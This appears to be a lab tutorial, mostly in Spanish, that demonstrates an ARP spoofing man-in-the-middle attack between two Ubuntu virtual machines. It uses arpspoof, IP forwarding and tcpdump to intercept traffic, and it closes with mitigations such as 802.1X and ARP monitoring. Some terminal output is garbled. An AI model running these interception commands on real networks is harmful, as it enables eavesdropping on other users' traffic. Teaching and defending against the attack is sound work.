


# ARP Spoofing

An ARP spoofing attack works by deceiving a network by sending fake ARP (Address Resolution Protocol) messages, allowing the attacker to intercept, modify, or block data intended for another computer on the network by impersonating that computer.



Vamos a ver cómo se desarrolla un ataque ARP spoofing suando dos maquinas ubuntu (se diferencian por el diferente color de la terminal).

Ésta máquina sera el servidor que será atacado:

```
user@singular1: ~
user@singular1:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:1c:42:00:02:5f brd ff:ff:ff:ff:ff:ff
    inet 10.211.55.5/24 brd 10.211.55.255 scope global dynamic eth0
        valid lft 1163sec preferred_lft 1163sec
    inet6 fdb2:2c26:f4e4:0:21c:42ff:fed0:25f/64 scope global dynamic mngtmpaddr noprefixroute
        valid lft 2591975sec preferred_lft 604775sec
    inet6 fe80::21c:42ff:fed0:25f/64 scope link
        valid lft forever preferred_lft forever
user@singular1:~$
```

Ésta máquina será la atacante:

```
user@singular2: ~
user@singular2:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:1c:42:84:e7:e2 brd ff:ff:ff:ff:ff:ff
    inet 10.211.55.17/24 brd 10.211.55.255 scope global dynamic eth0
        valid lft 1372sec preferred_lft 1372sec
    inet6 fdb2:2c26:f4e4:0:21c:42ff:fe84:e7e2/64 scope global dynamic mngtmpaddr noprefixroute
        valid lft 2591784sec preferred_lft 604584sec
    inet6 fe80::21c:42ff:fe84:e7e2/64 scope link
        valid lft forever preferred_lft forever
user@singular2:~$
```

Vamos a verificar la conectividad con un ping:

```
user@singular2:~$ ping 10.211.55.5
PING 10.211.55.5 (10.211.55.5) 56(84) bytes of data.
64 bytes from 10.211.55.5: icmp_seq=1 ttl=64 time=0.729 ms
64 bytes from 10.211.55.5: icmp_seq=2 ttl=64 time=0.678 ms
```

usamos el comando arp para ver las maquinas que se pueden comunicar dentro de la red e identificar la victima, primero lo instalamos:

```
user@singular2:~$ sudo apt install net-tools
[sudo] password for user:
```

ARP nos da la dirección mac del gateway, esencial:

```
user@singular2:~$ arp -a
prl-local-ns-server.shared (10.211.55.1) at 00:1c:42:00:00:18 [ether] on eth0
ubuntu-linux-1.shared (10.211.55.5) at 00:1c:42:d0:02:5f [ether] on eth0
user@singular2:~$
```

Ahora hay que habilitar el ip forwarding, para que los paquetes de datos fluyan correctamente entre la victima y el gateway real mientras el atacante intercepta el tráfico:

```
user@singular2:~$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
user@singular2:~$
```

Ahora vamos a hacer el arp spoofing enviando peticiones arp falsificadas para asociar la mac del atacante en la tabla arp de la victima:

```

user@singular2:~$ sudo arpspoof -i eth0 -t 10.211.55.5 10.211.55.1
0:1c:42:84:e7:e2 0:1c:42:d0:2:5f 0806 42: arp reply 10.211.55.1 is-at 0:1c:42:84:e7:e2
0:1c:42:84:e7:e2 0:1c:42:d0:2:5f 0806 42: arp reply 10.211.55.1 is-at 0:1c:42:84:e7:e2
0:1c:42:84:e7:e2 0:1c:42:d0:2:5f 0806 42: arp reply 10.211.55.1 is-at 0:1c:42:84:e7:e2
0:1c:42:84:e7:e2 0:1c:42:d0:2:5f 0806 42: arp reply 10.211.55.1 is-at 0:1c:42:84:e7:e2
0:1c:42:84:e7:e2 0:1c:42:d0:2:5f 0806 42: arp reply 10.211.55.1 is-at 0:1c:42:84:e7:e2
0:1c:42:84:e7:e2 0:1c:42:d0:2:5f 0806 42: arp reply 10.211.55.1 is-at 0:1c:42:84:e7:e2
0:1c:42:84:e7:e2 0:1c:42:d0:2:5f 0806 42: arp reply 10.211.55.1 is-at 0:1c:42:84:e7:e2
0:1c:42:84:e7:e2 0:1c:42:d0:2:5f 0806 42: arp reply 10.211.55.1 is-at 0:1c:42:84:e7:e2
0:1c:42:84:e7:e2 0:1c:42:d0:2:5f 0806 42: arp reply 10.211.55.1 is-at 0:1c:42:84:e7:e2
0:1c:42:84:e7:e2 0:1c:42:d0:2:5f 0806 42: arp reply 10.211.55.1 is-at 0:1c:42:84:e7:e2

```

Vamos a la maquina victima para comprobar que al hacer el arp -a la direccion de gateway tiene que ser la terminada en e2 (para verificar que el spoofing ha sido un exito o no):

```

user@singular1:~$ arp -a
prl-local-ns-server.shared (10.211.55.1) at 00:1c:42:84:e7:e2 [ether] on eth0
ubuntu-linux-2.shared (10.211.55.17) at 00:1c:42:84:e7:e2 [ether] on eth0
user@singular1:~$

```

Debería aparecer ésta direccion mac, pero cómo hemos hecho el arp spoofing aparece la terminada en e2:

```

0:1c
0:1c
0:1c user@ubuntu:~$ arp -a
0:1c prl-local-ns-server.shared (10.211.55.1) at 00:1c:42:80:00:10 [ether] on eth0
0:1c ubuntu-linux-1.shared (10.211.55.5) at 00:1c:42:d0:02:5f [ether] on eth0
0:1c user@ubuntu:~$
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c
0:1c

```

Ahora la victima ya esta comprometida, todo se va a redigir hacia la maquina de ataque, volvemos a la maquina de ataque y levantamos un tcpdump para capturar el trafico arp o ip, así que la máquina de ataque tiene una terminal con el arp spoofing en curso y otra terminal con el tcpdump escuchando el tráfico:

```

user@ubuntu:~$ sudo tcpdump -i eth0 -n arp or ip

```

Con tcpdump veremos la información que hemos conseguido con el spoofing y podemos volcar la información conseguida en un documento usando un comando específico.

## ARP Spoofing mitigation measures

**Authentication-based Network Security:** Implement authentication solutions, such as IEEE 802.1X, to verify the identity of devices and users before allowing them access to the network.

**Anomalous ARP Monitoring and Detection:** Utilize network monitoring tools that can detect and alert on unusual changes in ARP tables, which could indicate an ARP spoofing attempt.

**Suspicious ARP Traffic Filtering:** Configure rules on network devices to block or filter ARP traffic that appears suspicious, such as ARP responses from multiple MAC addresses for the same IP address.

**VLAN Implementation:** Use network segmentation via VLANs to reduce the attack surface and limit the propagation of malicious ARP packets across the network.